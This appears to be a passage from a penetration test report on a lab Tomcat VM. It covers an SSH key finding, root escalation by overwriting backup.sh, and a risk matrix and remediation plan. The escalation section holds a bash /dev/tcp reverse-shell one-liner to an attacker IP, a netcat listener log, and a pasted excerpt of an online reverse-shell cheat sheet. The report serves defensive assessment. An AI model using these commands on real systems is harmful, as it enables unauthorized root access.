- Credential disclosure
- Additional privilege escalation opportunities

Associated CWE:

CWE-200 – Information Exposure

CWE-522 – Insufficiently Protected Credentials

CVSS: 8.1 – High

Recommendations:

- Restrict access to private keys.
- Encrypt SSH private keys.
- Apply proper filesystem permissions.
- Rotate compromised credentials.
- Remove unnecessary key storage.



Finding 06 – Privilege Escalation Through backup.sh

Severity: Critical

Status: Exploited

Description:

Post-exploitation activities identified an escalation path through **backup.sh**.

The identified execution workflow allowed elevated command execution.

A listener was prepared and execution was triggered resulting in escalation to root privileges.

The vulnerability enabled transition from limited shell access to unrestricted operating system control.

Proof of Vulnerability:

```
tomcat@miletus:/$ ls
ls
bin    dev    initrd.img    lib64    mnt    root    snap    sys    var
boot  etc    initrd.img.old  lost+found  opt    run    srv    tmp    vmlinuz
cdrom  home  lib           media    proc   sbin    swap.img  usr    vmlinuz.old
tomcat@miletus:/$ cd home
cd home
tomcat@miletus:/home$ ls
ls
thales
tomcat@miletus:/home$ cd thales
cd thales
tomcat@miletus:/home/thales$ ls
ls
notes.txt  user.txt
tomcat@miletus:/home/thales$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
tomcat@miletus:/home/thales$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
tomcat@miletus:/home/thales$
```

```
thales@miletus:/$ cd /usr/local/bin
cd /usr/local/bin
thales@miletus:/usr/local/bin$ ls
ls
backup.sh
```



```
tomcat@miletus:/usr/local/bin$ cat backup.sh
cat backup.sh
#!/bin/bash
#####
#
# Backup to NFS mount script.
#
#####

# What to backup.
backup_files="/opt/tomcat/"

# Where to backup to.
dest="/var/backups"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
tomcat@miletus:/usr/local/bin$
```

pentestmonkey
Taking the monkey work out of pentesting

Site News | Blog | Tools | Yaptest | Cheat Sheets | Contact

Reverse Shell Cheat Sheet

If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably want an interactive shell.

If it's not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either throwing back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target system – though you could probably upload a binary program too if you're suitably well prepared.

The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows if you use substitute "/bin/sh -i" with "cmd.exe".

Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite short lines, but not very readable.

Bash

Some versions of [bash](#) can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Categories

- [Blog](#) (78)
- [Cheat Sheets](#) (10)
 - [Shells](#) (1)
 - [SQL Injection](#) (7)
- [Contact](#) (2)
- [Site News](#) (3)
- [Tools](#) (17)
 - [Audit](#) (3)
 - [Misc](#) (7)
 - [User Enumeration](#) (4)
 - [Web Shells](#) (3)
 - [Uncategorized](#) (3)



```
thales@miletus:/usr/local/bin$ ls
ls
backup.sh
thales@miletus:/usr/local/bin$ echo "bash -i >& /dev/tcp/192.168.3.237/8989 0>&1" > backup.sh
<-i >& /dev/tcp/192.168.3.237/8989 0>&1" > backup.sh
thales@miletus:/usr/local/bin$ cat backup.sh
cat backup.sh
bash -i >& /dev/tcp/192.168.3.237/8989 0>&1
thales@miletus:/usr/local/bin$
```

```
(root@kali) [~]
# nc -lvnp 8989
listening on [any] 8989 ...
connect to [192.168.3.237] from (UNKNOWN) [192.168.3.72] 60328
bash: cannot set terminal process group (1776): Inappropriate ioctl for device
bash: no job control in this shell
root@miletus:~# ls
ls
root.txt
root@miletus:~# cat root.txt
cat root.txt
3a1c85bebf8833b0ecae900fb8598b17
root@miletus:~#
```

Evidence

Observed sequence:

1. Reverse shell established.
2. System enumeration performed.
3. backup.sh discovered.
4. Listener activated.
5. Execution completed.
6. Elevated shell obtained.

Root Cause

Privilege escalation was possible because of insecure execution permissions.

Associated weaknesses:

- Improper privilege separation
- Unsafe script execution
- Excessive permissions

Related CWE:

CWE-269 – Improper Privilege Management

CWE-250 – Execution with Unnecessary Privileges



Impact:

Root compromise allowed:

- Complete filesystem access
- Configuration modification
- Credential extraction
- Persistence
- Service manipulation

CVSS: 10.0 – Critical

Recommendations:

Immediate:

- Disable backup.sh execution path.
- Review execution permissions.
- Remove unnecessary privilege inheritance.
- Restrict privileged script execution.
- Validate ownership.

Long-Term:

- Least privilege should be enforced.
- Script ownership should be restricted and regularly reviewed.
- Privileged execution activities should be continuously monitored and logged to detect unauthorized access attempts.



Risk Matrix

ID	Findings	Severity	CVSS
F-01	Service Enumeration	Low	2.6
F-02	Exposed Tomcat Manager	High	8.1
F-03	Weak Credentials	High	8.8
F-04	WAR Deployment	Critical	9.8
F-05	User Account Compromise	High	8.1
F-06	Privilege Escalation	Critical	10.0

CVE / CWE Discussion

Type	Reference	Applicability
CWE	CWE-521	Weak Credentials
CWE	CWE-434	Unrestricted Upload
CWE	CWE-269	Improper Privilege Management
CWE	CWE-250	Execution with Unnecessary Privileges
CWE	CWE-284	Improper Access Control
CWE	CWE-732	Incorrect Permission Assignment

Assessment conclusion:


The compromise path observed was achieved primarily through exposed administration and weak credentials rather than a confirmed Tomcat software vulnerability.



Attack Chain Summary

The penetration testing engagement began with reconnaissance to identify reachable hosts and determine the available attack surface. Service enumeration identified exposed services and revealed an Apache Tomcat instance running on the target environment. Further enumeration led to the discovery of Tomcat administrative functionality and deployment capabilities. Authentication testing was performed against the exposed interface and valid credentials were successfully identified. Administrative access to Tomcat Manager was obtained using the discovered credentials.

Using deployment functionality, a malicious WAR file was uploaded to the server. Execution of the deployed application resulted in remote code execution and established shell access to the target system. Post-exploitation enumeration identified SSH-related artifacts including an **id_rsa** private key file. The extracted key was converted into hash format, cracked, and used to obtain user-level access and retrieve **user.txt**. Further exploitation of **backup.sh** enabled privilege escalation and resulted in successful **root access**, demonstrating complete compromise of the target environment.





Remediation Plan

High Priority (0–7 Days)

- Immediately disable public access to Apache Tomcat Manager and remove all unnecessary administrative interfaces exposed to the network.
- Reset and rotate all compromised credentials including Tomcat accounts and SSH-related credentials.
- Remove uploaded WAR files and validate that no unauthorized applications remain deployed on the server.
- Review the execution permissions associated with **backup.sh** and revoke any unnecessary elevated privileges.
- Verify system integrity and remove any unauthorized artifacts introduced during compromise.

Medium Priority (1–4 Weeks)

- Implement stronger authentication controls including complex password policies and account lockout mechanisms.
- Restrict deployment capabilities to authorized administrative users only and review access permissions across the environment.
- Secure sensitive directories and files including SSH keys using proper ownership and permission configurations.
- Enable centralized logging and monitoring to detect suspicious authentication attempts, deployment activities, and privilege escalation attempts.

Continuous Improvement (1–3 Months)

- Establish a continuous vulnerability management and patch management process to maintain secure configurations.
- Implement the principle of least privilege across applications, scripts, and administrative accounts to reduce the impact of future compromise.
- Conduct periodic penetration testing and regular security assessments to identify weaknesses proactively.
- Develop security awareness practices and improve incident response procedures to ensure faster detection, containment, and recovery from security incidents.
- Continuous monitoring and infrastructure hardening should be maintained to strengthen the overall security posture of the environment.



Conclusion

The penetration testing engagement successfully demonstrated complete compromise of the target environment.

Testing began with infrastructure reconnaissance and progressed through service enumeration, administrative discovery, authentication abuse, remote code execution, credential compromise, post-exploitation, and finally privilege escalation.

The assessment demonstrated that multiple individually moderate weaknesses combined into a complete compromise scenario.

Primary contributing factors included:

- Administrative exposure
- Weak authentication controls
- Insecure deployment capability
- Sensitive credential storage
- Improper privilege management

Root-level access was successfully achieved, indicating loss of confidentiality, integrity, and availability of the environment.

No destructive activities were intentionally performed during testing.

Immediate remediation is strongly recommended before the environment is considered production ready.



Appendix A – Scope

Assessment Parameter	Details
Client Name	Encryptec Cyberguard
Target VM	Thales
Target IP address	192.168.3.63
Assessment Type	Black-box Penetration Testing

Assessment Scope

The assessment focused on identifying exposed services, administrative interfaces, authentication weaknesses, deployment mechanisms, and post-exploitation opportunities within the target environment.



Appendix B – Tools & Testing Environment

Tools	Purpose
Nmap	Service Enumeration
Gobuster	Directory Discovery
Metasploit Framework	Credential Testing & Exploitation
MSFVenom	Payload Generation
ssh2john	SSH Key Conversion
John the Ripper	Password Cracking
Netcat	Reverse Shell Connectivity

Manual verification was performed alongside automated tooling to confirm exploitability, validate findings, and assess actual security impact.



Appendix C – Tools & Testing Environment

Stage	Activity	Description	Outcome
1	Reconnaissance	Initial enumeration was performed to identify available services and determine accessible attack surface.	Target services identified
2	Service Enumeration	Open ports and running services were discovered and analyzed.	Apache Tomcat identified
3	Administrative Discovery	Administrative interfaces and deployment functionality were discovered.	Tomcat Manager identified
4	Authentication Testing	Authentication controls were tested and credentials were validated.	Administrative access obtained
5	Remote Code Execution	WAR deployment functionality was used to execute commands remotely.	Reverse shell established
6	Post Exploitation	System enumeration was performed after initial compromise.	Environment access confirmed
7	User Compromise	SSH artifacts including id_rsa were identified, converted, and cracked to obtain access.	user.txt retrieved
8	Privilege Escalation	backup.sh execution path was identified and exploited.	Elevated privileges obtained
9	Root Access	Final privilege escalation validated unrestricted operating system access.	Root compromise achieved